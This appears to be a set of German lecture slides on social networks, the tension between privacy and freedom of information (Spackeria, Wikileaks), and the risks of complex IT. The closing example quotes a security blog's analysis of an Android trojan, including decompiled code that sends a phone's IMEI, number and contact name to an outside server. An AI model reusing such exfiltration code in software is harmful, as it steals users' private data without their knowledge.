- 24.01.2011 **„Twitter Revolution“: nach dem Abgang von Mubarak sprühen Nutzer „Twitter“ auf Rolltore in Kairo, und zeigen Transparente „Danke Facebook“**
- 07.03.2011 **Dick Costolo neuer Chef, Ärger wg. neuem Geschäftsmodell (Werbeeinblendungen, Clients nicht mehr von anderen Providern, Probleme für Drittentwickler)**

1.2f Weitere Informationsangebote

Grösster Anbieter „Sozialer Netze“: Facebook

Quelle: <http://de.wikipedia.org/wiki/Facebook>

- * Oktober 2003: „ facemash“ von M. Zuckerberg (Harvard U), Bewertungssystem für Studierende
- * Gegründet 2004 in Palo Alto, zuerst für Studenten (Harvard), dann USA;
- * September 2006: Zugang für Studierende an Hochschulen ausserhalb USA
- * Frühjahr 2008: Zugang in deutscher Sprache (zurzeit ca. 80 Sprachen)
- * Mitglieder (März 2011): 645,3 Mio (weltweit) / 16,6 Mio (D)

Wie Twitter wurde Facebook zum Kommunikations- und Informationsmedium in vielen Bereichen, insbesondere auch bei den Revolutionen in Tunesien, Ägypten (>100,000 Facebook Nutzer) und Libyen.

Ständiges Problem: Verifizierbarkeit von Autoren und Inhalten:

Beispiel: Nach der Selbstverbrennung von M. Bouazzizi verbreitet dessen Bruder auf Facebook die Nachricht, sein Bruder sei bei der Beschlagnahme seines Obstkarrens geohrfeigt worden; dieser Umstand, der von anderen Anwesenden nicht bestätigt bzw. bestritten wird, trägt nach Darstellung von Journalisten zum Beginn der Revolution in Tunesien bei.

2. Auswirkungen auf das Kommunikationsverhalten

2. Auswirkungen auf das Kommunikationsverhalten

These II: Freier Zugang vs. Informationsschutz

.1 Das Prinzip „Informationsschutz“

(„Datenschutz“, privacy, Privatsphäre)

.2 Das Prinzip „Informationsfreiheit“

.2.1 Zum Beispiel: „Spackeria“

.2.2 Zum Beispiel: „Wikileaks“

2. Auswirkungen auf das Kommunikationsverhalten

These II: Ein Dilemma: Freier Zugang versus Informationsschutz

Das Prinzip „Informationsschutz“ gestattet dem „Urheber“ oder „Eigentümer“ einer Information festzulegen, ob und inwieweit diese Information zugänglich sein soll, und wie sie ggfs. genutzt werden kann.

Anmerkung: der häufig benutzte Begriff „Datenschutz“ bezieht sich ursprünglich auf die gespeicherten bzw übertragenen Abbilder einer Information.

- Das Prinzip „Informationsfreiheit“ erlaubt **Zugriff und Nutzung JEGLICHER Information**, die folglich auch **frei zugänglich** sein muss.
- Das **Dilemma** zwischen diese beiden widerstreitenden Prinzipien prägt heute sowohl die Dienste wie auch die Nutzung und damit die **Verhaltensmuster der Nutzer!**

2.1 Das Prinzip „Informationsschutz“ (Datenschutz, privacy, Privatsphäre)

Das Postulat einer schützenswerten Privatsphäre ist durch historische Entwicklungen gegenüber staatlichen Herrschaftsansprüchen vor allem in Europa geprägt. Dies meint etwa in England das Motto „My home is my castle“.

Im Hinblick auf die Probleme, die durch die Nutzung personenbezogener Daten in I&K-Prozessen (Speicherung, Verarbeitung und Übertragung) sich ergeben können, wurde das „informationelle Selbstbestimmungsrecht“ in Deutschland als Verfassungsprinzip postuliert (BVerfG´83). Daran orientiert sind die gesamte Gesetzgebung.

In der Europäischen Union gibt es zwar kein derartiges Verfassungsprinzip. Jedoch erfüllen alle EU-Länder diese Anforderungen, der EU-Direktive zum Datenschutz folgend.

2.2 Das Prinzip „Informationsfreiheit“

Gegenüber dem **Prinzip der Privatsphäre** wird etwa in **USA** das **Prinzip der Informationsfreiheit in der Verfassung (1st amendment)** und **Gesetzgebung (Freedom of Information Act, FOIA)** besonders geschützt, während „privacy“ nur in speziellen Gesetzen geregelt wird.

Diese Vorstellung von Informationsfreiheit hat ihre Wurzeln in der Einwanderergeschichte, wo der **Schutz der Gemeinschaft einen höheren Stellenwert genoss als der Schutz des Individuums.**

Die Vorstellungen von freier Verfügbarkeit von Information ohne Rückkopplung an einen „Besitzer“ hat **bei wichtigen, wesentlich in USA entwickelten I&K-Konzepten (etwa Betriebssystemen, Internet-Protokolle etc)** dazu geführt, dass nur **minimale Mechanismen für Informationsschutz vorgesehen und implementiert** wurden.

Beispiele: fehlende Identifikation/Authentikation von Sender und Empfänger im Internet-Protokoll, unzureichender Nutzerschutz in Betriebssystemen

2.2.1 Zum Beispiel: „Spackeria“

Quelle: SPIEGEL Online 10.3.2011

<http://www.spiegel.de/netzwelt/netzpolitik/0,1518,749831,00.html>

„Internet-Exhibitionisten "Spackeria,,:

"Privatsphäre ist sowas von Eighties,,

„Wir müssen uns **von der Idee privater Daten im Internet verabschieden**, sagt Julia Schramm. Im Interview mit **SPIEGEL ONLINE** erklärt die Mitgründerin der **"datenschutzkritischen Spackeria"**, warum der Datenschutz nicht mehr funktioniert und was es mit **Post-Privacy** auf sich hat. ...

2.2.1a Zum Beispiel: „Spackeria“

Auszüge aus dem Interview:

.....

Schramm: **Keine Macht den Datenschützern.** Wir finden, dass die aktuelle Diskussion um den Schutz von Daten **an der Realität vorbeigeht.** Wir leben in einer vernetzten Welt, wo **Privatsphäre durch das Internet nicht mehr möglich** ist. Nun müssen wir sehen, wie wir damit umgehen.

SPIEGEL ONLINE: Der Grundsatz "Meine Daten gehören mir" gilt nicht mehr?

Schramm: Das ist zwar ein schöner Anspruch, aber **meine Daten können mir nicht mehr gehören.** Wir haben längst die Kontrolle darüber verloren. Ob wir es nun gut finden oder nicht: **Privatsphäre ist sowas von Eighties.**
(lacht)

SPIEGEL ONLINE: Warum holen wir uns dann nicht die **Kontrolle zurück** und **stärken den Datenschutz?**

Schramm: Wie denn? Der **Aufwand, private Daten zu kontrollieren und zurückzuhalten, ist mittlerweile unverhältnismäßig hoch.** Im Endeffekt können wir uns nicht dagegen wehren. Deswegen wollen wir eine Diskussion über Post-Privacy anstoßen, als Flucht nach vorne.

SPIEGEL ONLINE: Was meinen Sie mit **Post-Privacy?**

Schramm: Das ist erst mal eine **Zustandsbeschreibung**, wie der Begriff schon sagt, **nach der Privatsphäre.** Gleichzeitig ist es auch eine Utopie, die **Idealvorstellung einer Gesellschaft, die Privatsphäre nicht mehr nötig hat, weil es keine Diskriminierung mehr gibt.**

2.2.1b „Spackeria“ Homepage

<http://spackeria.wordpress.com/>

Die datenschutzkritische Spackeria

Dort: „Die Spackeria und die informationelle Selbstbestimmung“

(erstellt 12. März 2011 von tarzun)



The screenshot shows a browser window titled "Hauptseite - SpackeriaWIKI". The page content includes a blue logo with two white semi-circles, a navigation menu with links to "Hauptseite", "Gemeinschafts-Portal", "Aktuelle Ereignisse", and "Letzte Änderungen", and a main heading "Hauptseite" followed by "Die datenschutzkritische Spackeria". Below this is the subtitle "Vereinigung der post-privacy Spackessen und Spackos" and a paragraph of text starting with "Entstehung: spontane Idee in der Nacht vom 18. Feb. 2011, nachdem sie Entwicklungen rund um den Datenschutz kritisch sehen. Der Name ist die Bezeichnung »Post-Privacy-Spackos« (1) für Leute die nicht nach ihren".

Hauptseite - SpackeriaWIKI

Seite Diskussion Bearbeiten Versionen/Autoren

Hauptseite

Die datenschutzkritische Spackeria

Vereinigung der post-privacy Spackessen und Spackos

Entstehung: spontane Idee in der Nacht vom 18. Feb. 2011, nachdem sie Entwicklungen rund um den Datenschutz kritisch sehen. Der Name ist die Bezeichnung »Post-Privacy-Spackos« (1) für Leute die nicht nach ihren

2.2.2 Zum Beispiel: Wikileaks

Quelle: <http://213.251.145.96/>



Gründer/Frontmann: **Julian Assange**

Wikileaks versteht sich als die dem Informationszeitalter entsprechende Institution der „Whistleblower“:

Auf Wikileaks Webseite: Zitat Time Magazine

"Could become as important a journalistic tool as the Freedom of Information Act." !!!

(eigene) Definition: Als Whistleblower (auf einer Pfeife Blasender) wird ein INFORMANT verstanden, der in nicht-öffentlicher Handlung einer geeigneten Stelle oder Person (z.B. einem Journalisten) einen Hinweis auf eventuelle Missstände gibt (z.B. kriminelle Handlungen, Risiken und drohende Gefahren), um selbst einen Beitrag zur Aufklärung (etwa durch Hilfe zur Publikation) zu leisten.

2.2.2a Zum Beispiel: Wikileaks

Quelle: <http://213.251.145.96/>



„WikiLeaks is a non-profit media organization dedicated to bringing important news and information to the public. We provide an innovative, secure and anonymous way for independent sources around the world to leak information to our journalists. We publish material of ethical, political and historical significance while keeping the identity of our sources anonymous, thus providing a universal way for the revealing of suppressed and censored injustices.

WikiLeaks relies on its supporters in order to stay strong. Please keep us at the forefront of anti-censorship and [support us today](#). You can also [read more about WikiLeaks, our mission and objectives](#).

2.2.2b Zum Beispiel: Wikileaks

International beachtete Wikileaks Aktionen (gefolgt von Publikationen):

2011-02-10 [Cablegate: 250,000 US Embassy Diplomatic Cables](#)

2011-02-09 [Bank of America using Private Intel Firms to Attack Wikileaks](#)

2010-10-22 [War Diary: Iraq War Logs](#)

2010-07-25 [War Diary: Afghanistan War Logs](#)

2010-04-05 [Video: Collateral Murder](#)

Anmerkung: abgesehen von öffentlich kontrovers diskutierten Vorgängen (etwa juristische Aktionen gegen den Gründer Assange) ist die kontroverse Diskussion in einschlägig interessierten Kreisen (z.B. CCC) sowie von ehemaligen Mitarbeitern (z.B. Daniel Domscheit-Berg) zu beachten.

Quelle: <http://openleaks.org/>

OpenLeaks is a project that aims at making whistleblowing safer and more widespread. This will be done by providing dedicated and generally free services to whistleblowers and organizations interested in transparency. We will also create a Knowledge Base aiming to provide a comprehensive reference to all areas surrounding whistleblowing.

3. Epilog: Zur Beherrschbarkeit der I&K-Techniken

3. Epilog: Zur Beherrschbarkeit der I&K-Techniken

**These III: Komplexe Techniken sind
schwer beherrschbar**

.1 Ein Beispiel: Andoid Trojaner „Stupid SMS“

3. Epilog: Zur Beherrschbarkeit der I&K-Techniken

These III: Komplexe Techniken sind schwer beherrschbar

Mit weiter zunehmender Komplexität von Internet und Informationstechniken nehmen die Risiken, manifestiert durch Softwaremängel sowie maliziöse Angriffe mit zunehmend kriminellem Hintergrund weiter zu.

Anders als bei komplexen physikalischen Techniken sind künftig eintretende Restrisiken schwerlich abschätzbar.

3.1 Beispiel Android Trojaner „Stupid SMS“ (1/4)

Ein Beispiel für „riskante Nutzung von SMS, Twitter et al:

Quelle: avast blog (21.3.2011)


Autorin: Alena Varkockova

„Android is calling: Walk and Text and be Malicious“

„The Android platform is growing extremely fast and the same can be said about the number of apps running on Android. But, even this wave of popularity is topped by the rapid increase of malware targeting these devices. In recent weeks, we have seen several attempts from cybercriminals to take private data from mobile phones using malicious applications distributed through 3rd-party application stores.

3.1a Beispiel Android Trojaner „Stupid SMS“ (2/4)

„A quite interesting sample of a Trojan/joke application came to our attention several days ago. The most obvious thing is that **it sends an SMS to all people on phone's contact list** (which of course, the victim must pay for). And, the **message is not a boring advertisement**. Instead, **many of my colleagues received this SMS from their colleague that was making fun of the victim and calling him stupid**. Have a look: →



3.1b Beispiel Android Trojaner „Stupid SMS“ (3/4)

At first glance, it **appeared** to be **classic Android Trojan**. This means that it tried to **look like legitimate application** (in this case [Walk and Text](#)) but has **some spyware functionality hidden** within. As shown on the piece of code below, it **connects to a server and sends your private data** – like contacts and IMEI – **to the server**:

```
ArrayList localArrayList = new ArrayList(2);
String str4 = ((TelephonyManager) getSystemService("phone")).getDeviceId();
BasicNameValuePair localBasicNameValuePair1 = new BasicNameValuePair("SECOND_TABLE", "1");
boolean bool1 = localArrayList.add(localBasicNameValuePair1);
BasicNameValuePair localBasicNameValuePair2 = new BasicNameValuePair("phoneNumber", str3);
boolean bool2 = localArrayList.add(localBasicNameValuePair2);
BasicNameValuePair localBasicNameValuePair3 = new BasicNameValuePair("imei", str4);
boolean bool3 = localArrayList.add(localBasicNameValuePair3);
BasicNameValuePair localBasicNameValuePair4 = new BasicNameValuePair("name", str2);
boolean bool4 = localArrayList.add(localBasicNameValuePair4);
String str5 = a("http://incorporateapps.com/wat.php", localArrayList);
```

3.1c Beispiel Android Trojaner „Stupid SMS“ (4/4)

More interestingly, data gets sent to a server which obviously belongs to the IncorporateApps, creators of official Android Market application. Also their [homepage](#) looks kind of strange – you are not able to find any contact information there and the domain of the company's webpage is registered half-anonymously without any sensible email contact.

.....

But is the victim of this kind of application really stupid?
Sometimes to distinguish between legitimate and malicious applications on Android can be real analyst work.

!!! It is also one of the reasons why Android attracts so many cybercriminals these days and why the official Android Market is not the entirely safe territory as many people have thought. !!!